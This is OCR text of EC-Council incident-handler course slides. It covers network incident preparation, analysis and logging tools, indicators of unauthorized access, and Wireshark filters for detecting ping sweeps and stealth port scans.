- Implement **Syslog** or other centralized logging mechanism to **back up logs** from all network security devices at a single location
- Clearly **define the roles and responsibilities** of all users, administrators, and IH&R team personnel in maintaining secure access to network infrastructure
- Implement **standard network usage protocols**
- Deploy **network traffic monitoring**, **log analysis**, and **event correlation tools** for validating incidents
- **Train employees** to effectively respond to a network incident and communicate its progress with the concerned personnel

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps for Handling Network Security Incidents (Cont'd)

- **Back up all important servers** and keep them accessible
- Use **employee monitoring applications** (if allowed under legal and policy frameworks) to check for inappropriate resource usage
- **Contact Internet service providers (ISPs)** and their second-tier agents to check how they handle network incidents
- Contact organizations such as **CERT** and **Internet Crime Complaint Center (IC3)** to seek help in case of attacks that can affect national security
- Communicate with the **physical security team** regarding the behavior of internal users and train them to report all discrepancies
- **Contact network infrastructure administrators** to discuss methods that can be used to assist in analyzing and containing network-based DoS and DDoS attacks
- Configure **IDS** and **IPS software** to detect DoS traffic

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation of Network Security Incident Handling Toolkit

hide01.ir

Windows-based Network Analysis Tools

- **Nmap** — *https://nmap.org*
- **Wireshark** — *https://www.wireshark.org*
- **TCPView** — *https://www.microsoft.com*
- **NetFlow Traffic Analyzer** — *https://www.solarwinds.com*
- **Stealthwatch** — *https://www.cisco.com*

Linux-based Network Analysis Tools

- **Nmap** — *https://nmap.org*
- **Wireshark** — *https://www.wireshark.org*
- **netstat** — *http://netstat.net*
- **tcpdump** — *http://www.tcpdump.org*
- **Nagios XI** — *https://www.nagios.org*

Vulnerability Analysis Tools

- **SanerNow** — *https://www.secpod.com*
- **Nexpose** — *https://www.rapid7.com*
- **Tenable.io** — *https://www.tenable.com*
- **Qualys** — *https://www.qualys.com*
- **Nessus** — *https://www.tenable.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Detection and Validation of Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Indicators of Network Security Incidents

ECIH EC-Council Certified Incident Handler

1. **System alerts** from system-based security solutions
2. Firewall, IDS, honeypot, DMZ, and **antivirus alerts**
3. Unauthorized network **privilege escalation**
4. Unknown or **unregistered connections**
5. Protocol violations
6. Modification of files and memory
7. Increase in traffic or **bandwidth consumption**
8. Surge in bad or **malformed packets**
9. Installation of new or **unauthorized software**
10. Exploitation of vulnerabilities or configuration flaws
11. Network unavailability
12. **Unusual behavior** from privileged user accounts

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

General Indicators of Network Security Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

Indicators of Windows-based Network Incidents

- Automatic **system reboot** or system crash
- **Unusual behavior** of frequently used essential Windows components or other programs
- **Automatic download** of malicious files or software into the system
- Change in default language or system settings
- **Unauthorized changes** in Windows system registry files
- **Unauthorized entry** to "run keys" in the registry or startup folder

Indicators of Linux-based Network Incidents

- **Unauthorized connections** to the Linux server from unknown IP addresses
- Excessive **sudo** and **SSH login attempts** or other security-related errors on the Linux server
- Changes in log files or Linux system configuration files
- Unauthorized **creation of SSH keys** to remotely access the Linux server
- Changes in **root user account** credentials or the presence of a new account
- Presence of **rogue DHCP servers** and guest user accounts with escalated privileges

hidoo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detection and Validation of Suspicious Network Events

ECIH EC-Council Certified Incident Handler

Suspicious Network Incident Detection Techniques

- Monitoring Network Traffic
- Sniffing Network Traffic
- Performing Packet Analysis
- Performing Log Analysis
- Performing Host Analysis

hide01.ir

Detection Outcomes

- **Malicious sniffers** present on the network
- Network **misconfiguration issues**
- **Unusual** protocol behavior
- Malicious **channel fingerprinting** attempts
- Deliberate attempts to **bypass firewall/proxy** rules
- Incoming attacks against **public-facing** services
- **Weak** obfuscation detection
- Validation of generated alerts as **true hit or false positive**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Tools for Detecting and Validating Suspicious Network Events

Suricata


The Suricata engine is capable of **real-time intrusion detection, inline intrusion prevention**, network security monitoring (NSM), and offline packet capture processing (PCAP)

ntopng

ntopng is a **web-based network traffic monitoring application** released under GPLv3



https://suricata.io



https://www.ntop.org


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting and Validating Suspicious Network Events (Cont'd)

Wireshark

Wireshark is a **network protocol analyzer** that captures and intelligently browses the traffic passing through a network



Colasoft Network Analyzer
https://www.colasoft.com

OmniPeek
https://www.liveaction.com

Observer Analyzer
https://www.viavisolutions.com


PRTG Network Monitor
https://www.paessler.com

NetFlow Analyzer
https://www.manageengine.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Analyzing Network Security Incidents using Flowmon ADS

- Network incident alerts can be triggered when **traffic patterns deviate** from the baseline rules
- Tools such as Flowmon ADS allow incident responders to **identify network failures**, configuration issues, and zero-day threats



hide01.ir

Detection and Analysis using Flowmon ADS


- Analyze the external IP address to find its network range and operating entity
- Analyze network telemetry (NetFlow/IPFIX) records
- Understand the structure of network traffic leveraging histogram visualizations
- Analyze the events generated through Flowmon IDS Probe
- Perform packet analysis using Flowmon Packet Investigator
- Analyze the metadata extracted from DNS protocol leveraging Flowmon Probe and Flowmon Collector

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Log Analysis Tools

Kiwi Syslog Server

Kiwi Syslog Server helps incident handlers to view and **inspect syslog messages**, SNMP traps, and Windows event logs from a centralized location during the investigation process



hide01.ir

ManageEngine Log360
https://www.manageengine.com

InsightOps
https://www.rapid7.com

Splunk Enterprise Security
https://www.splunk.com

Logz.io
https://www.logz.io

Graylog
https://www.graylog.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Understand the Handling of Unauthorized Access Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Unauthorized Access Incidents

E|CIH EC-Council Certified Incident Handler

Physical Intrusion

- User reports regarding network or system unavailability
- Changes in system status
- Misplaced hardware parts
- Presence of unauthorized hardware

Changes in System Configuration

- Added or modified services
- Unpredicted open ports
- Network interface card set to promiscuous mode
- Suspicious tools or exploits
- Unauthorized system shutdowns or restarts

Changes in Network

- Unusual network traffic
- User reports of system unavailability
- Alerts of network and host intrusion detection
- IDS, IPS, and firewall alerts for data access through FTP, HTTP, and other protocols

Changes in Administrator Settings

- Changes in log and audit policies
- Creation of new admin or user account
- Changes in critical files such as OS files and system library

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Unauthorized Access Incidents (Cont'd)

Unauthorized Data Modification

- User reports regarding unexpected data modifications
- Changes in critical files
- Creation of new files or directories with unusual names
- Log entries showing access attempts to critical files

Unauthorized Usage of Standard User Account

- Unauthorized access attempts to important files
- Usage of secret accounts
- Web proxy log entries showing downloads of the attacker's tool

Unauthorized Data Access

- IDS/IPS alerts of attempts to access restricted data through FTP, HTTP, and other protocols
- Database logs showing attempts to access sensitive data
- System logs showing attempts to access critical/sensitive files

High Resource Utilization

- Sudden increase in resource consumption, e.g., CPU and memory
- Sudden increase in log messages of the operating system and application

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Reconnaissance Attacks: Ping Sweep Attempts

- Attackers use ping sweep to **determine live hosts** within a specified IP range

Detecting Ping Sweep Attempts using Wireshark Tool

- Use the `icmp.type==8 or icmp.type==0` filter to detect ICMP ping sweep attempts
- Use the `tcp.dstport==7` filter to detect TCP ping sweep attempts
- Use the `udp.dstport==7` filter to detect UDP ping sweep attempts






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Reconnaissance Attacks: Port Scanning Attempts

ECIH EC-Council Certified Incident Handler

Half Open/Stealth Scan Attempts

- Attackers use the TCP Half Open/Stealth port scan technique to find open TCP ports on the target system
- A stealth scan attempt can be recognized by the presence of numerous **RST** or **ICMP type 3** packets.
- To detect stealth scans using the Wireshark tool,
  - Go to **Statistics → Conversations** and click on the **TCP** tab to view and analyze multiple TCP sessions
  - If the TCP session comprises less than four communication packets, it indicates a TCP port scan on the network
- Alternatively, use the following Wireshark filter to detect stealth scan attempts: `tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024`




ride01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

